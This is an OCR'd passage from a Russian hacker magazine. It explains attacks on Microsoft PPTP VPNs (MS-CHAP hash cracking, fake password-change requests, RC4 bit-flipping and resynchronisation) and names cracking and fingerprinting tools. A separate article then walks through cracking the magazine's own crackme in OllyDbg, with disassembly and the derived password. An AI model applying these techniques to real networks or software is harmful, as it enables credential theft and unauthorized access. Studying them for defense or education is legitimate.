Внешне GRE очень похож на TCP, в нем есть понятия скользящих окон (sliding window), сегментов (segments), номеров последовательности (sequence number) и номеров подтверждения (acknowledgement number). В практическом плане это означает, что непосредственный спуфинг PPP-пакетов невозможен. Если мы попытаемся навязать серверу (или клиенту) подложный пакет, то произойдет рассинхронизация сессии и соединение окажется нарушено. В локальных сетях проблема решается посылкой 2^32 пакетов. Поскольку, поле sequence number занимает 32-бита, происходит его переполнение и значение счетчика восстанавливается. Но для атаки через Интернет это потребует немыслимого количества времени. Ситуация кажется безнадежной, но кое-какая лазейка все-таки есть.

В заголовке GRE-пакетов присутствует специальный флаг Sequence Number Present (бит 3), условно обозначаемый латинской буковой S. Если он равен нулю, то номер последовательности признается недействительным, и принимающая сторона должна его игнорировать. Во всяком случае, так говорит Стандарт. Естественно, конкретные реализации могут существенно отличаться. Тем не менее потенциальная дыра все-таки есть. Кстати говоря, Стандарт не дает никаких указаний, как обрабатывать дубликаты (пакеты с одинаковым номером последовательности), оставляя это на совести конкретных реализаций. Принимающая сторона может либо отбросить один из пакетов, либо затребовать его повторную передачу. В обоих случаях рассинхронизации не происходит, то есть получается как бы самосинхронизующийся протокол.

Поверх GRE реализованы протоколы аутентификации и шифрования (а при необходимости еще и сжатия, за которое чаще всего отвечает MPPE). Microsoft поставляет довольно большой ассортимент различных проколов (см. соответствующую врезку), так что клиенту с сервером есть из чего выбирать! При желании шифрование можно и вовсе отключить, а аутентификацию осуществлять «прямым» текстом, но это будет слишком недальновидное решение, полностью обесценивающее идеологию VPN и открывающую двери для всех желающих. Нормальные администраторы так не поступают, предпочитая использовать более защищенные MS-CHAP и LANMAN Hash.

На самом деле, их защищенность сильно преувеличена и они уже давно взломаны. Подробнее об этом можно прочитать в моей «Технике сетевых атак», электронную копию которого можно бесплатно скачать с ftp — *nezumi.org.ru* (nezumi по-японски мыщъх). К тому же, шифруются только пакеты с данными (DATA packets). Служебные протоколы, составляющие весьма значительную часть PPP-трафика, такие, например, как LCP — Link Control Protocol (Протокол Управления Каналом) — остаются незашифрованными со всеми вытекающими отсюда последствиями.


ЧТО ЧИТАТЬ?

– Malware FAQ Microsoft PPTP VPN — подробный и доходчивый faq по взлому VPN (на английском языке): *www.sans.org/resources/malwarefaq/pptp-vpn.php*


– Breaking the Secure Safe — фрагмент из книги Wireless Hacking: Breaking Through, посвященной взлому беспроводных сетей с кучей практических примеров (на английском языке): *www.informit.com/articles/article.asp?p=353735&seqNum=8&rl=1*

– [The Crumbling Tunnel]-<A Menagerie of PPTP Vulnerabilities> — статья из phrack'а с обстоятельным анализом уязвимостей PPTP-протокола (на английском языке): *www.phrack.org/phrack/53/P53-12*

– Криптоанализ туннельного протокола типа точка-точка (PPTP) от Microsoft — перевод статьи известного криптоаналитика Брюса Шрайера и этим все сказано (на русском языке): *www.ssl.stu.neva.ru/psw/crypto/pptp.html*



LC5 за работой



стек VPN

[аутентификация снаружи и изнутри]
Аутентификация осуществляется либо открытым тестом (clear text password), либо по схеме запрос/отклик (Challenge/Response). С прямым текстом все ясно. Клиент посылает серверу пароль. Сервер сравнивает это с эталоном и говорит «пошел на xyz» или «добро пожаловать». Хакер, вооруженный снифером, может легко перехватить открытый пароль, и защита пойдет лесом. Нам этот случай не интересен, поэтому не будем на нем останавливаться. К тому же открытая аутентификация в живой природе практически не встречается. Схема запрос/отклик намного более продвинута. В общем виде она выглядит так:

1 клиент посылает серверу запрос (request) на аутентификацию
2 сервер возвращает случайный отклик (challenge)
3 клиент снимает со своего пароля хэш, шифрует им отклик и передает его серверу
4 то же самое проделывает и сервер, сравнивая полученный результат с ответом клиента
5 если зашифрованный отклик совпадает, аутентификация считается успешной

Таким образом, для аутентификации знать оригинальный пароль вообще не нужно, достаточно угадать/перебрать/подсмотреть его хэш, однако хэш не передается в открытом виде по сети, и эта схема позиционируется как устойчивая к перехвату, что очень хорошо. А вот ее недостатки: исходный хэш должен как-то попасть на сервер, поэтому для передачи пароля необходим защищенный канал. Это раз. Процедура аутентификации уязвима для brute-force атаки. Перехватив исходный и зашифрованный challenge, мы можем попытаться подобрать ключ шифрования, перебирая столько вариантов, сколько хотим. Ни сервер, ни клиент в этой затее никак не участвуют и не могут нам помешать. Это два. Стойкость системы определяется по формуле min(strlen(passwd),sizeof(hash)). Если хэш короток, то длина пароля не играет никакой роли, и взлом может завершиться за очень короткое время. Это три. Но это все голая теория. Посмотрим, как обстоят дела на практике.
Microsoft Windows поддерживает два типа хэшей: «родной» NT-хэш и хэш LAN Manager, доставшейся ей в наследство от OS/2 (давным-давно эти системы шли вместе) и благополучно доживший до наших дней, несмотря на свою катастрофическую незащищенность. Как он рассчитывается? А вот так!

1 клиентский пароль преобразуется в 14-байтовую ASCII-строку (более длинные пароли усекаются, а более короткие дополняются нулями)
2 все символы приводятся к верхнему регистру
3 14-символьный пароль разбивается на две 7-символьные «половинки»
4 каждой 7-символьной «половинкой» зашифровывается постоянная константа AAD3B435B5140EEh по алгоритму DES
5 образуются две 8-байтовые строки
6 эти строки «склеиваются» друг с другом, образуя 16-байтовый хэш

Независимое хеширование половинок пароля, в 1 000 000 000 000 000 раз уменьшает количество попыток, требующихся для его перебора (а вовсе не в два раза, как это может показаться на первый взгляд). Это же какой талант надо иметь, чтобы допустить такой ляп! Уж сколько раз твердили миру (то есть разработчикам) — не разводите самодеятельность, используйте проверенные временем алгоритмы, да только все не впрок. Ситуация усугубляется тем, что алгоритм DES не требует громоздких вычислений и потому на современных процессорах LM-хэш может быть взломан за короткое время. Какое — не имеет значения. Ведь в открытом виде он все равно не передается. Правда, подобранный пароль может пригодится при входе в систему с клавиатуры.
А вот так вычисляется NT-хэш:

1 в зависимости от настроек системы клиентский пароль преобразуется либо к 14-символьной (по умолчанию), либо к 128-символьной ASCII строке, причем большинство администраторов используют длину по умолчанию, не утруждаясь ее поменять
2 ASCII-строка преобразуется в UNICODE
3 вычисляется 16-байтовый кэш по алгоритму MD4

Как видно, NT-хэш намного более стоек, поэтому в случае с NT-хэшем хакеры предпочитают перебирать сам хэш, а с LM-хэшем — исходный пароль.
Теперь рассмотрим, как работает процедура аутентификации. Обычно она осуществляется либо по протоколу MS-CHAP v1, либо по MS-CHAP v2. Начнем с первого из них, он работает так:

1 клиент посылает запрос на аутентификацию VPN-серверу, открыто передавая свой login
2 сервер возвращает 8-байтовый случайный отклик
3 клиент снимает со своего пароля LM-хэш и генерирует три DES-ключа
4 каждый из этих ключей зашифровывает отклик и получается три 8-байтовых строки
5 три 8-байтовых строки объединяются в одну 24-байтовую, которая передается серверу
6 сервер, извлекает из своей базы хэш данного клиента и расшифровывает строку
7 если результат расшифровки совпадает с исходным откликом, то все ок, и наоборот

А вот так работает MS-CHAP v2:

1 клиент посылает запрос на аутентификацию VPN- серверу, открыто передавая свой login
2 сервер возвращает клиенту 16-байтовый случайный отклик
3 клиент генерирует 16-байтовый PAC (Peer Authenticator Challenge — Равный Отклик Аутентификации)
4 клиент объединяет PAC, отклик сервера и свой username в одну строку
5 с полученной строки снимается 8-байтовый хэш по алгоритму SHA-1 и посылается серверу
6 сервер извлекает из своей базы хэш данного клиента и расшифровывает его ответ
7 если результат расшифровки совпадет с исходным откликом, все ок, и наоборот
8 впоследствии сервер берет PAC-клиента и на основе хэша генерирует 20-байтовый AR (Authenticator Response — Аутентификационный Ответ), передавая его клиенту
9 клиент проделывает ту же самую операцию и сравнивает полученный AR с ответом сервера
10 если все совпадает клиент аутентифицирует сервер


протокол	метод шифрования
старый MPPE	RSA RC4, 40-, 56-разрядные ключи
новый MPPE	RSA RC4, 128-разрядные ключи
IPSec	DES, 56-разрядные ключи
IPSec Triple	3DES

основные механизмы хэширования и аутентификации, используемые в VPN


Как видно, протокол MS-CHAP v2 выглядит более защищенным, чем MS-CHAP v1, однако оба они уязвимы. Подробности можно найти в статье Брюса Шнайера Cryptanalysis of Microsoft's MS CHAP v2 (*www.schneier.com/paper-pptpv2.html*), которая, вопреки своему названию, описывает не только MS-CHAP v2, но и MS-CHAP v1.
Чем плох MS-CHAP v1? Тем, что его уже давно научились ломать. В Сети можно найти множество готовых «отмычек», работающих в полностью автоматизированном режиме и не требующих никакой квалификации. Скачал — запустил — поимел. Самая известная (и самая древняя!) — это L0phtcrack, но сейчас проект сдулся и переименовался в LC 5 (*www.securityfocus.com/tools/1005*), а на прежнем адресе *www.l0phtcrack.com* висит объявление о продаже. Тем не менее, L0phtcrack по-прежнему остаются в строю, поскольку в отличие от жаждущего денег LC 5, он распространяется бесплатно. Найти его можно на любом хакерском сайте.
На Pentium 4 с такой частотой, как 3 GHz, полный цикл перебора занимает не более 4 часов, а в среднем пароль подбирается за 2 часа. Вот тебе бабушка и безопасность! И это еще не предел! По сути, L0phtcrack представлял собой тривиальный переборщик, работающий по принципу грубой силы (скажут копать — буду копать). Это неэлегантно и непроизводительно.
В начале 2004 года 20-летний швейцарский хакер Филипп Ошлин (Philippe Oechslin), ведущий научный ассистент лаборатории криптографии и защиты Швейцарского государственного технологического института в Лозанне, сообщил о принципиально новом методе ускоренного взлома (Faster Time-Memory Trade-Off Technique), основанном на предвычисленных таблицах, содержащих все возможные комбинации символов в пароле. Отталкиваясь от работ Мартина Неллмана (Martin Hellman), Филлипп переработал и усилил алгоритм подбора паролей, «адаптировав» его к алгоритму LM-менеджера. Время взлома сократилось в ~12 раз, и на AMD 2500+ с 1,5 Гб ОЗУ составило всего 13,6 секунд! Ну прямо взлом в реальном времени! А ведь это не самый мощный компьютер из всех доступных. Следует отметить, что объем памяти важен потому, что предвычисленные таблицы очень велики, а интенсивный своппинг на диск съедает всю производительность.
Все подробности можно найти в статье Филиппа, выложенной на Швейцарском сайте (*lasecwww.epfl.ch/php_code/publications/search.php?ref=Oech03*) и уже реализованных в программе Rainbow Crack (*www.antsight.com/zsl/rainbowcrack*), демонстрационная версия которой распространяется бесплатно, а вот за полную версию предвычисленных таблиц придется выложить 500$. Вообще-то, их можно найти в Сети и бесплатно, но здесь есть одно «но». Для работы с ними потребуется установить 60 Гбайт оперативной памяти. Такой объем домашние компьютеры уже не поддерживают. Это уже нехилая серверная конфигурация, на фоне которой жалкие 500$ погоды не делают. Зато и пароль взламывается мгновенно! Причем, не только LM, но NT. Так что криптография не стоит на месте! И надежность парольных защит с каждым годом вызывает все большие и большие сомнения.

ИССЛЕДОВАНИЕ VPN-СЕТЕЙ

Большинство компаний предпочитают не афишировать наличие VPN-сервера в своей сети. И это правильно, поскольку практически ни одна реализация не смогла избежать программистских ошибок, и за последние несколько лет было обнаружено множество дыр, но использовать их не так-то просто! Во-первых, необходимо выяснить IP-адрес VPN-севера, а во-вторых, как-то определить тип программного обеспечения и версию реализации.
Вот для этого и нужен IKE-scan! Это бесплатно распространяемая утилита, посылающая Control Connection запросы по UDP и анализирующая ответы. Как показала практика, каждая реализация имеет свой уникальный «почерк», на жаргоне называемый «отпечатком» (fingerprint), по которому ее можно определить. Методика снятия отпечатков постоянно совершенствуется, и за подробной информацией лучше обратиться непосредственно к самим разработчикам (*www.nta-monitor.com/ike-scan/overview-old.htm*). Оттуда же можно скачать и готовую утилиту с исходными текстами в придачу: *www.nta-monitor.com/ike-scan/download.htm*. Как и большинство остальных программ этого рода, она ориентирована на UNIX, но неплохо чувствует себя и под Windows в среде Cygwin. Некоторые дистрибутивы (например, DEBIAN) уже включают ее в штатный комплект поставки, поэтому ничего качать не надо.



заголовок GRE-пакета с S-флагом



процедура вычисления LM-хэша

Но это не единственное слабое место MS-CHAP v1. Есть и другие. Например, атакующий может прикинуться сервером и послать клиенту запрос на смену пароля, который не требует аутентификации и будет воспринят как правильный. Как уже было показано выше, возможность аутентификации сервера клиентом появилась только в MS-CHAP v2. Клиент вводит свой старый и новый пароль, атакующий благополучно их «съедает» и, используя «старый» пароль, тут же подключается к серверу. Комментарии, как говорится, излишни. Ведь если «блокировка пароля» отключена и установлено бессрочное время его использования, запрос на смену пароля будет звучать весьма странно, если не сказать подозрительно, а если пароли меняются каждые несколько дней, то к этому привыкают и перестают обращать внимание.

Протокол MS-CHAP v2 намного более защищен, и фокус с «подделкой» сервера в нем уже не проходит, однако он остается уязвим для утилит,типа Rainbow Crack, которые взламывают его за очень короткое время, правда, при условии, что у хакера имеется достаточное количество оперативной памяти или несколько лишних часов :).

[шифрование снаружи и изнутри] Все, о чем мы до сих пор говорили, касалось аутентификации. Теперь давай разберемся с шифрованием. В настоящее время поддерживаются два метода шифрования: MPPE (Microsoft Point-to-Point Encryption — Протокол Шифрования от Microsoft) и ipsec. Первый протокол декларируется в RFC 3078, а IPSec описывается целым тандемом RFC: RFC 1825 — IP Security Architecture (Архитектура Безопасности IP), RFC 1826 — IP Autentication Header (Заголовок Аутентификации IP), RFC 1827 IP Encapsulating Security Payload, ESP — Инкапсулированная Секретная Начинка в IP, RFC 1828 — IP Autentication using Keyed MD5 (Метод Аутентификации по ключам MD5), RFC 1829 — ESP DES-Chpher Block Chaining Transform (Преобразование Сцепленных Блоков Инкапсулированной Начинки Зашифрованной по DES). Помимо этого, существуют и другие IPSec RFC, которые легко найти на *www.rfc-editor.org*. Это целый талмуд, с которым толпа гикануты парней не успеет разобраться и за год!

Оба протокола реализованы как в Microsoft Windows, так и вне ее (например, в *BSD), но алгоритмы работы VPN могут существенно отличаться. Основные сведения приведены в таблице 2.

Выбор метода шифрования определяется типом и конфигурацией VPN-сервера. При подключении по PPTP применяется шифрование MPPE, а при подключении по L2TP (Layer 2 Tunneling Protocol) — шифрование IPSec. Протокол L2TP был разработан рабочей группой IETF PPP Extensions с целью объединения функциональности Cisco L2F, плюс PPTP стандартизирован в 1999 году документом RFC под номером 2661. Сейчас происходит его активное внедрение. Внешне L2TP очень похож на PPTP, но если PPTP работает только в IP-сетях, то L2TP поддерживает Frame Relay, X.25 и ATM.

Если майкрософтовский VPN-клиент настроен на автоматический выбор типа сервера (как и происходит по умолчанию), сначала предпринимается попытка использовать протокол L2TP с алгоритмом шифрования IPSec, и только если эта попытка не увенчалась успехом, происходит переход на PPTP с шифрованием по MPPE.

Рассмотрим PPTP как наиболее простой и распространенный протокол шифрования. С точки зрения хакеров, он привлекателен тем, что использует простой потоковый шифр RC4, уязвимости которого хорошо известны. За последние несколько лет криптоаналитики разработали множество эффективных атак, а вычислительные мощности возросли настолько, что даже лобовой подбор 40-битного ключа представляет из себя плевое дело. Перечислим три основные уязвимости RC4:


1 Атака по открытому тексту. На основе ключа шифрования генерируется псевдослучайная последовательность (она же гамма), которой накладывается на шифруемый текст через XOR. Что может быть проще! Если атакующий знает содержимое и позицию шифруемого байта, то путем повторного применения XOR он может восстановить один байт гаммы. Поскольку, шифруемые пакеты содержат предсказуемую информацию (например, заголовки), а одни и те же участки гаммы многократно накладываются на различные участки шифруемого текста, хакер может восстановить всю гамму целиком путем тривиального сбора трафика!

2 Атака «переворотом битов» (bit-flipping attack). После начальной аутентификации и установки соединения, остальные пакеты не аутентифицируются, поэтому, атакующий может свободно менять содержимое зашифрованных битов. Конкретная реализация атаки может выглядеть, например, так. Хакер перехватывает зашифрованный пакет снифером, изменяет несколько битов пакета и пересчитывает его CRC, после чего передает пакет серверу, который благополучно «проглатывает» поддельный пакет (ведь CRC рассчитан правильно) и передает его на следующий уровень в стеке протоколов. На уровне 3 (layer 3) происходит конкретный облом. Пакет отвергается и генерируется вполне предсказуемый ответ, который передается «наверх», подвергаясь шифровке. Хакер вылавливает зашифрованный пакет и применяет атаку по прямому тексту, восстанавливая гамму ключа. Все! Теперь остальные пакеты расшифровываются «на ура»!

3 Атака путем ресинхронизации: если в процессе передачи теряется пакет, либо приходит пакет с неверным номером в заголовке MPPE, происходит так называемая «ресинхронизация ключа». Отправитель реинициализирует таблицы RC4 и устанавливает бит «сброшен» (flushed) в заголовке MPPE. Если система обнаруживает в пакете установленный бит «сброшен», она реинициализирует свои таблицы RC4 и устанавливает счетчик пакетов в соответствии с полученным значением. В практическом плане это означает, что шифрование гаммой начинается сначала. Если хакер будет бомбардировать жертву запросами на ресинхронизацию (а они не требуют никакой аутентификации), то все пакеты будут шифроваться одной и той же гаммой, что существенно упрощает атаку по открытому тексту.

Все три описываемые атаки относятся к MS-CHAP v1, а в MS-CHAP v2 их влияние значительно ослабло, поэтому основным способом взлома стал подбор пароля с помощью таких программ, как Rainbow Crack.

[заключение] Так все-таки, можно доверять VPN-сетям, или нет? Ответ неоднозначен. Да, они действительно представляют собой дополнительный уровень защиты поверх традиционных сетей, однако открывать доступ во внутреннюю корпоративную сеть через VPN очень опасно. Хакер без труда сможет подобрать пароль за столь короткое время, что администратор и глазом моргнуть не успеет. Последствия такого вторжения каждый может домыслить сам. Тут не нужно богатого воображения



атака тика bit-flipping



ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА МОЖЕТ ВРЕДИТЬ ЗДОРОВЬЮ



В СЕНТЯБРЕ В КАЧЕСТВЕ ОЧЕРЕДНОГО X-КОНКУРСА МЫ ПРЕДЛОЖИЛИ ТЕБЕ ИССЛЕДОВАТЬ НА ПРЕДМЕТ ВОЗМОЖНОГО ВЗЛОМА ПРОГРАММНУЮ ЗАЩИТУ СПЕЦИАЛЬНО ПРИГОТОВЛЕННОГО CRACKME.

УЧИТЫВАЯ, ЧТО С ЗАДАНИЕМ СПРАВИЛОСЬ 7 ЧЕЛОВЕК, НЕЛИШНИМ БУДЕТ РАССКАЗАТЬ О ТОМ, КАК НАДО БЫЛО ПРОХОДИТЬ КОНКУРС, КАКИМ ОБРАЗОМ МОЖНО БЫЛО ВЗЛОМАТЬ НАШУ ПРОГРАММУ.

[инструменты для взлома] Начнем с инструментария, который тебе понадобится для исследований. Что бы ни говорили знатоки крэкинга, но для взлома данного крэкми тебе понадобится только Olly Debugger (далее — Олька). Конечно, можно запрячь всякие файловые анализаторы и распаковщики, но без всего этого вполне можно обойтись. Чтобы узнать, с чем мы имеем дело, может пригодиться файловый анализатор PEiD. Он не покажет нам никаких данных относительно языка, на котором написана программа, отсюда можно сделать логичный вывод о том, что программа упакована, а поскольку PEiD не выводит имя упаковщика, то он либо новый, либо малоизвестный. Скажу по секрету, паковал я этот крэкми UPack'ом версии 0.32. Этот пакер бесплатный и обеспечивает лучшее, по сравнению с другими, сжатие. Ну что, приступаем к нашим опытам.

[ломаем] Для начала не лишним будет определить нашу цель. Многие почему-то решили, что достаточно распаковать крэкми и защита снята. Это неправильный подход. Упаковщик служит лишь для уменьшения размера крэкми, но не для защиты. А цель наша — получить пароль на свой ник и узнать специальный пароль, общий для всех ников. Для этого не нужно распаковывать крэкми. После запуска его под Олькой упаковщик в памяти сам распакует крэкмис. Нам остается лишь посмотреть на те уязвимости, за которые можно зацепиться, чтобы осуществить взлом.

Надеюсь, ты уже открыл Олей крэкмис и нажал F9, запустив тем самым программу под отладчиком. Теперь в загруженной программе введи свой ник и любой пароль. Я ввел «GPcH» и пароль «1234567890». Нажимаем на кнопку «Зарегистрировать программу» и получаем, естественно, сообщение «Вы ввели неверное имя пользователя или пароль. Повторите попытку :)». Теперь мы знаем, с чего нам начать исследовать программу. Ставим точку останова на функцию rtcMsgBox (данную функцию Visual Basic — а именно на нем и написана программа — использует для вывода сообщений) или на ее ординал 595. Надеюсь, у тебя установлен плагин CommandLine для Ольки. Если нет — ищи его на сайте *www.ollydbg.de*. В консоли этого плагина вводи bp rtcMsgBox, жми Enter и снова дави на кнопку «Зарегистрировать программу». Выполнение кода прервется на функции rtcMsgBox.

```
660DC5F3 > 55                    PUSH EBP
```

Теперь проходим до конца этой функции в режиме трассировки (нажимай F8). Эта функция, как и любая другая, оканчивается операндом ret. После этого (предварительно увидев сообщение о неверности пароля) мы попадем обратно в код крэкмиса. Тут ты увидишь следующее:

код, на который мы попадаем после получения сообщения о неверном пароле

```
0040610E      8D          DB 8D
0040610F      85          DB 85
00406110      58          DB 58
;CHAR 'X'
00406111      FD          DB FD
00406112      FF          DB FF
00406113      FF          DB FF
00406114      50          DB 50
;CHAR 'P'
00406115      8D          DB 8D
00406116      85          DB 85
00406117      68          DB 68
;CHAR 'h'
00406118      FD          DB FD
00406119      FF          DB FF
0040611A      FF          DB FF
```

Олька после распаковки программы не смогла автоматически опознать код, поэтому нажми Ctrl+A. Начало кода теперь примет вид:

```
0040610E   . 8D85 58FDFFFF   LEA
EAX,DWORD PTR SS:[EBP-2A8]
```

пролистни код чуток вверх и ты увидишь:

```
004060EB   . 8D85 A8F6FFFF   LEA
EAX,DWORD PTR SS:[EBP-958]
004060F1   . 50        PUSH EAX
004060F2   . 8D85 B8F6FFFF   LEA
EAX,DWORD PTR SS:[EBP-948]
004060F8   . 50        PUSH EAX
004060F9   . 8D85 C8F6FFFF   LEA
EAX,DWORD PTR SS:[EBP-938]
004060FF   . 50        PUSH EAX
00406100   . 6A 40   PUSH 40
00406102   . 8D85 D8F6FFFF   LEA
EAX,DWORD PTR SS:[EBP-928]
00406108   . 50        PUSH EAX
00406109   . E8 2EB2FFFF       CALL
CrackMe.0040133C
```

Выше расположена процедура проверки серийника. Она большая из-за того, что я специально замусорил код при написании CrackMe для усложнения его анализа. Пройдя несколько экранов вверх, мы найдем проверку длины имени пользователя:

```
00404286  . E8 CFD0FFFF CALL
CrackMe.0040135A
0040428B  . 33C9            XOR ECX,ECX
0040428D  . 83F8 04         CMP EAX,4
```

Ниже расположена процедура проверки длины пароля:

```
00404A7E  . E8 D7C8FFFF CALL
CrackMe.0040135A
00404A83  . 33C9            XOR ECX,ECX
00404A85  . 83F8 0A         CMP EAX,0A
```

Несмотря на то, что пароль должен быть не менее 10 символов, немного проанализировав программу, мы поймем, что больше 10 символов он также не может быть. Потому условимся: имя — более трех символов, пароль — ровно 10 символов.

После проверок идет процедура преобразования имени пользователя и пароля. Этот код на PHP выглядел бы так:

[так выглядит преобразование имени и пароля на php]

```
//преобразуем имя пользователя $strName
for ($i=0;$i<strlen($strName);$i++) {
  for ($j=strlen($strName)-1;$j>-1;$j--) {
  $sText .= (ord(substr($strName, $i, 1)) ^
ord(substr($strName, $j, 1)));
}
}
//делаем полученный хэш от имени кратным 10
$sTXT = $sText.substr("0000000000", 1,
((floor(strlen($sText) / 10) * 10) + 10) —
strlen($sText));
$sPass = substr($sTXT, 0, 10);
$sText = "";
//криптуем хэш имени первыми 10 символами
хэша имени
for ($i=9;$i<(strlen($sTXT) — 10);$i=$i+10) {
  for($j=0;$j<10;$j++) {
  $sXOR = (substr($sPass, $j, 1) ^
substr($sTXT, $i + $j + 1, 1));
  if (strlen($sXOR) > 1) $sXOR =
substr($sXOR,0,1);
  $sText .= $sXOR;
  }
$sPass = $sText;
sText = "";
}
//получаем имя функции регистрации из
пароля $strPass
for($i=0;$i<10;$i++) {
$code = $code.chr(substr($sPass, $i, 1) ^
ord(substr($strPass, $i, 1)));
}
```

После этого $code вызывается как функция. Для этого в VB есть функция CallByName. В нашем крэкми ее вызов мы найдем тут:

```
0040568A  . E8 65BCFFFF       CALL
CrackMe.004012F4
0040568F  . 50                PUSH EAX
00405690  . FF35 10304100     PUSH DWORD
PTR DS:[413010]
00405696  . 8D85 38FFFFFF     LEA
EAX,DWORD PTR SS:[EBP-C8]
0040569C  . 50                PUSH EAX
0040569D  . E8 ECBBFFFF       CALL
CrackMe.0040128E
004056A2  . 50                PUSH EAX
004056A3  . 8D85 28FFFFFF     LEA
EAX,DWORD PTR SS:[EBP-D8]
004056A9  . 50                PUSH EAX
```

```
004056AA . E8 EBBBFFFF      CALL
CrackMe.0040129A
004056AF . 8D85 A4F6FFFF    LEA
EAX,DWORD PTR SS:[EBP-95C]
```

После вызова функции по адресу 0040568A в регистре eax мы получаем адрес на $code, то есть на функцию, которую нужно вызывать. Еще одна уязвимость данного крэкми состоит в обратимом алгоритме шифровки. Если в качестве пароля ввести имя функции, то в eax уже будет адрес на пароль. То есть наша задача определить имя функции длиной 10 символов, которую нужно вызывать, затем ввести ее вместо пароля, и по адресу 0040568F получить пароль на наше имя. Так как программа запакована, то чтобы в ней рыться, нам нужно сделать ее дамп. Для этого в Olly жмем правой кнопкой по листингу и выбираем в появившемся меню Dump debugged process. Нам не нужен рабочий дамп, поэтому просто жмем в появившемся диалоге Dump и вводим имя файла. Теперь открываем файл в фаре по F3 или в hiew'e и начинаем искать в нем 10-символьные строки среди функций. Листать долго не придется: Picture1 lblPass lblText тNн3Щf?<¬+ к `LYtxtName txtPass FormUnload Decode + \. Среди всего этого мусора мне приглянулась функция FormUnload.

Попробуем ее ввести в качестве пароля.

Теперь после вызова кода

```
0040568A . E8 65BCFFFF      CALL
CrackMe.004012F4
```

в регистре eax будет адрес на строку «@jwkQjmmdb». Попробуем ввести ее в качестве пароля, и мгновенно на фоне логотипа журнала мы увидим поздравления и пароль, общий для всех ников. Поздравляю, мы полностью исследовали крэкмис.

[итоги] Все вычисленные данные нужно было ввести на сайте *www.padonak.ru*, чтобы зарегистрировать прохождение конкурса. Первым задание выполнил dMNt, вторымстал чувак с забавным ником «aaa bbb», замыкает тройку Shiner.

В этом месяце тебя опять ожидает кое-что новенькое и очень интересное. Тебе предстоит поломать полноценный юниксовый сервер. Как ты это сделаешь — мне лично все равно, полное описание задания и цель атаки ищи на *www.padonak.ru*. Удачи





Сверлим чат MTV

